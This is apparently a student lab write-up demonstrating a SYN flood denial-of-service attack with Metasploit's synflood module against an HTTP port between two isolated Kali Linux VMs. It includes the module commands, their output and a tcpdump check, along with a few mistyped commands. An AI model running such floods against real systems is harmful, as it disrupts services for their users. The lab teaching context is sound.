



Milestone 3

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
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INTRODUCTION

The goal in milestone 3 is to demonstrate a DOS attack performance in an isolated environment using a virtual machine. Using 2 Kali Linux machines on a dedicated internal network. A basic HTTP service operating on the target virtual machine is subjected to a controlled SYN flood by the attacker virtual machine.

VIRTUAL MACHINE ADDITION

- Open the Kali Linux website and download the virtual image used for Oracle Virtual Machine
- Extract the file
- Open your Oracle Virtual Machine
- Click on “Open” and click on the VM to setup your second VM
- Change the VM names accordingly
- In the settings, change both the attacker and the target’s “attached network: ” to “Internal network”



SETTING UP IP ADDRESSES

- Open attacker VM

- Open the Root Terminal Emulator
- Enter kali password
- Enter ***sudo ip addr add 192.160.100.9/24 dev eth0***
- Enter ***sudo link ip link set eth0 up***
(Attacker VM)

```

root@kali: ~
Session Actions Edit View Help
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
rou p default qlen 1000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff

(root@kali)-[~]
# sudo ip addr add 192.160.100.9/24 dev eth0

(root@kali)-[~]
# sudo ip link set eth0 up

```

- Enter ***ip addr show eth0*** to verify ip

```

root@kali: ~
Session Actions Edit View Help

(root@kali)-[~]
# ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
rou p default qlen 1000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
    inet 192.160.100.9/24 scope global eth0
        valid_lft forever preferred_lft forever

```

- ***Ping 192.160.100.09*** to check connectivity

```

(root@kali)-[~]
# ping 192.160.100.09
ping: 192.160.100.09: Temporary failure in name resolution

(root@kali)-[~]
# ping 192.160.100.10
PING 192.160.100.10 (192.160.100.10) 56(84) bytes of data.
64 bytes from 192.160.100.10: icmp_seq=1 ttl=64 time=21.7 ms
64 bytes from 192.160.100.10: icmp_seq=2 ttl=64 time=3.31 ms
64 bytes from 192.160.100.10: icmp_seq=3 ttl=64 time=3.02 ms
64 bytes from 192.160.100.10: icmp_seq=4 ttl=64 time=2.40 ms
64 bytes from 192.160.100.10: icmp_seq=5 ttl=64 time=1.41 ms
64 bytes from 192.160.100.10: icmp_seq=6 ttl=64 time=2.62 ms

```

- Do this for the attacker and the target

(Target VM)

```
root@kali: ~  
Session Actions Edit View Help  
(root@kali)-[~]  
# ip addr show eth0  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g  
roup default qlen 1000  
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff  
    inet6 fe80::6baa:b609:5171:2387/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
(root@kali)-[~]  
# sudo ip addr add 192.160.100.10/24 dev eth0  
(root@kali)-[~]  
# link ip link set eth0 up  
link: extra operand 'set'  
Try 'link --help' for more information.  
(root@kali)-[~]  
# ip addr show eth0  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g  
roup default qlen 1000  
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff  
    inet 192.160.100.10/24 scope global eth0  
        valid_lft forever preferred_lft forever
```

- Ping 192.160.100.10 to check connectivity

```
(root@kali)-[~]  
# ping 192.160.100.10  
PING 192.160.100.10 (192.160.100.10) 56(84) bytes of data.  
64 bytes from 192.160.100.10: icmp_seq=1 ttl=64 time=4.30 ms  
64 bytes from 192.160.100.10: icmp_seq=2 ttl=64 time=0.089 ms  
64 bytes from 192.160.100.10: icmp_seq=3 ttl=64 time=0.058 ms  
64 bytes from 192.160.100.10: icmp_seq=4 ttl=64 time=0.051 ms  
64 bytes from 192.160.100.10: icmp_seq=5 ttl=64 time=0.069 ms  
64 bytes from 192.160.100.10: icmp_seq=6 ttl=64 time=0.135 ms  
64 bytes from 192.160.100.10: icmp_seq=7 ttl=64 time=0.054 ms  
64 bytes from 192.160.100.10: icmp_seq=8 ttl=64 time=0.055 ms  
64 bytes from 192.160.100.10: icmp_seq=9 ttl=64 time=0.045 ms  
64 bytes from 192.160.100.10: icmp_seq=10 ttl=64 time=0.049 ms  
64 bytes from 192.160.100.10: icmp_seq=11 ttl=64 time=0.041 ms  
64 bytes from 192.160.100.10: icmp_seq=12 ttl=64 time=0.059 ms  
64 bytes from 192.160.100.10: icmp_seq=13 ttl=64 time=0.045 ms  
64 bytes from 192.160.100.10: icmp_seq=14 ttl=64 time=0.039 ms
```

GETTING METASPLOIT ON ATTACKER VM

- Open root terminal
- Enter ***ping <ip address>***

```

kali@kali:~$ ping 192.160.100.10
PING 192.160.100.10 (192.160.100.10) 56(84) bytes of data.
 64 bytes from 192.160.100.10: icmp_seq=1 ttl=64 time=4.30 ms
 64 bytes from 192.160.100.10: icmp_seq=2 ttl=64 time=0.089 ms
 64 bytes from 192.160.100.10: icmp_seq=3 ttl=64 time=0.058 ms
 64 bytes from 192.160.100.10: icmp_seq=4 ttl=64 time=0.051 ms
 64 bytes from 192.160.100.10: icmp_seq=5 ttl=64 time=0.069 ms
 64 bytes from 192.160.100.10: icmp_seq=6 ttl=64 time=0.135 ms
 64 bytes from 192.160.100.10: icmp_seq=7 ttl=64 time=0.054 ms
 64 bytes from 192.160.100.10: icmp_seq=8 ttl=64 time=0.055 ms
 64 bytes from 192.160.100.10: icmp_seq=9 ttl=64 time=0.045 ms
 64 bytes from 192.160.100.10: icmp_seq=10 ttl=64 time=0.049 ms
 64 bytes from 192.160.100.10: icmp_seq=11 ttl=64 time=0.041 ms
 64 bytes from 192.160.100.10: icmp_seq=12 ttl=64 time=0.059 ms
 64 bytes from 192.160.100.10: icmp_seq=13 ttl=64 time=0.045 ms
 64 bytes from 192.160.100.10: icmp_seq=14 ttl=64 time=0.039 ms

```

- Open another root terminal
- Enter **msfconsole** (Metasploit command)

[illegible]

- Enter ***search dos tcp***
search dos tcp – find command and search on

metasploit

```
msf > search dos tcp

Matching Modules

#  Name                                     Disclosure Date  Rank  Che
ck Description
--  -
0  auxiliary/dos/scada/igss9_dataserver 2011-12-20      normal No
7-Technologies IGSS 9 IGSSdataServer.exe dos
1  auxiliary/dos/http/apache_mod_isapi 2010-03-05      normal No
   Apache mod_isapi Dangling Pointer
2  auxiliary/dos/tcp/claymore_dos       2018-02-06      normal No
   Claymore Dual GPU Miner Format String dos attack
3  auxiliary/dos/tcp/junos_tcp_opt     .               normal No
   Juniper JunOS Malformed TCP Option
4  auxiliary/scanner/scada/modbus_findunitid 2012-10-28      normal No
   Modbus Unit ID and Station ID Enumerator
5  auxiliary/dos/tcp/synflood           .               normal No
   TCP SYN Flooder

Interact with a module by name or index. For example info 5, use 5 or use aux
iliary/dos/tcp/synflood

msf > █
```

- Enter **use auxiliary/dos/tcp/synflood** and then **y**
Finds path to the SYN flood module
- Enter **set RHOSTS 192.160.100.10**
set- assigns a value to a module
RHOSTS – remost hosts, targets the vm
- Enter **set RPORT 80**
RPORT- Which port to target
80 – the http port
- Enter **run**
Run – executes the attack on the target
(www.golinuxcloud.com, 2024) (Prasad, 2021)

```
msf auxiliary(dos/tcp/synflood) > set RHOST 192.160.100.10
[!] Unknown datastore option: RHOST. Did you mean RPORT?
RHOST => 192.160.100.10
msf auxiliary(dos/tcp/synflood) > set RHOST 192.160.100.10
RHOST => 192.160.100.10
msf auxiliary(dos/tcp/synflood) > set RPORT 80
RPORT => 80
msf auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.160.100.10
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning: undefining the allocator of T_DATA class PCAPRUB::Pcap
[*] SYN flooding 192.160.100.10:80 ...
[*] Auxiliary module execution completed
msf auxiliary(dos/tcp/synflood) > █
```

ON TARGET VM

- Open root terminal

- Enter `sudo tcpdump -i eth0 -n`

```
(root@kali)~  
# sudo tcpdump -i eth0 -n  
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes  
12:00:19.832715 ARP, Request who-has 192.160.100.10 (00:01:ac:00:00:00) tell 192.160.100.9, length 46  
12:00:19.839184 ARP, Reply 192.160.100.10 is-at 08:00:27:8a:35:d2, length 28  
12:00:23.842421 ARP, Request who-has 192.160.100.10 (00:01:ac:00:00:00) tell 192.160.100.9, length 46  
12:00:23.842492 ARP, Reply 192.160.100.10 is-at 08:00:27:8a:35:d2, length 28  
12:00:27.854727 ARP, Request who-has 192.160.100.10 (00:01:ac:00:00:00) tell 192.160.100.9, length 46  
12:00:27.854753 ARP, Reply 192.160.100.10 is-at 08:00:27:8a:35:d2, length 28  
^C  
6 packets captured  
6 packets received by filter  
0 packets dropped by kernel
```

tcpdump – Analyser tool

i eth0 – Listens on the eth0 network

-n – shows the ip addresses

(www.golinuxcloud.com, 2024) (Prasad, 2021)

REFERENCES

www.golinuxcloud.com. (2024). How to perform Denial of Service (DoS) Attack | GoLinuxCloud. [online] Available at: <https://www.golinuxcloud.com/perform-denial-of-service-dos-attack/>.

Prasad, D. (2021). Metasploit Tutorial on Kali Linux [Step-by-Step] | GoLinuxCloud. [online] GoLinuxCloud. Available at: <https://www.golinuxcloud.com/metasploit-tutorial/#2-launch-metasploit> [Accessed 3 Apr. 2026].